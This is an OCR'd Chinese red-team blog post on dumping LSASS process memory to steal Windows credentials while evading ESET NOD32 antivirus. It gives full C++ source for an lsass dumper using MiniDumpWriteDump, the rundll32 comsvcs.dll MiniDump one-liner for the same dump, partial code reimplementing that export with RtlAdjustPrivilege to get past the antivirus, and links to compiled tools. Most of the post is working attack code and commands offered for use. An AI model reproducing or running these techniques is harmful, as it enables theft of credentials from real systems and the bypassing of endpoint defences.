
红队技巧：绕过 ESET_NOD32 抓取密码

聊一聊绕过 ESET_NOD32 抓取密码的方法，这里的 ESET_NOD32 指的是 ESET_NOD32 File Security For Microsoft windows server，测试版本如下：



为试用版本，并不影响我们的测试效果。目前很多的 dump 手法使用的是利用 MiniDumpWriteDump 这个 API 进行进程的内存 dump，demo 如下：


```
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
```

```
#pragma comment( lib, "Dbghelp.lib" )
using namespace std;

int main() {
  DWORD lsassPID = 0;

  HANDLE lsassHandle = NULL;
  HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_AT
TRIBUTE_NORMAL, NULL);
  HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  PROCESSENTRY32 processEntry = {};
  processEntry.dwSize = sizeof(PROCESSENTRY32);
  LPCWSTR processName = L"";

  if (Process32First(snapshot, &processEntry)) {
    while (_wcsicmp(processName, L"lsass.exe") != 0) {
      Process32Next(snapshot, &processEntry);
      processName = processEntry.szExeFile;
      lsassPID = processEntry.th32ProcessID;
    }
    wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
  }

  lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);
  BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, MiniDumpWithFullMemo
ry, NULL, NULL, NULL);

  if (isDumped) {
    cout << "[+] lsass dumped successfully!" << endl;
  }

  return 0;
}
```

编译好版本可以去我的 Github 下载：

https://github.com/lengjibo/RedTeamTools/tree/master/windows/hashdump


我们来看看 ESET_NOD32 对它的反应：



无情的删除，因为这类 API 已经被拦截的很严重了。这里我们使用另外的一种方法来进行操作。首先我们来看一个白名单文件， comsvcs.dll，使用它 dump 的方法如下：

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump "1234 dump.bin full"
```

1234 为 lsass 的 PID 进程号，注意需要管理员权限，而这类行为又属于敏感行为，所以我们来自己实现一个该 DLL 的功能，主要为 MiniDump，其为 comsvcs.dll 的一个导出函数。



而权限提升可以使用 RtlAdjustPrivilege 来进行，这个函数封装在 NtDll.dll 中，MSDN 没有专门的文档介绍它，就是说你在 MSDN 上查不到关于它的任何信息，但是可以在微软官方的 WRK（Windows 研究内核）里找到它的源代码。其定义如下：


```
NTSTATUS RtlAdjustPrivilege(
ULONG Privilege,
BOOLEAN Enable,
```

```
BOOLEAN CurrentThread,
PBOOLEAN Enabled
)
```

剩下的将刚才所说的函数进行实现，demo 如下：

```
typedef HRESULT(WINAPI* _MiniDumpW)(
  DWORD arg1, DWORD arg2, PWCHAR cmdline);

typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)(
  ULONG Privilege, BOOL Enable,
  BOOL CurrentThread, PULONG Enabled);
```

最后成功的绕过了绕过 ESET_NOD32 dump 了进程。



工程下载地址：

https://github.com/lengjibo/RedTeamTools/tree/master/windows/MiniDump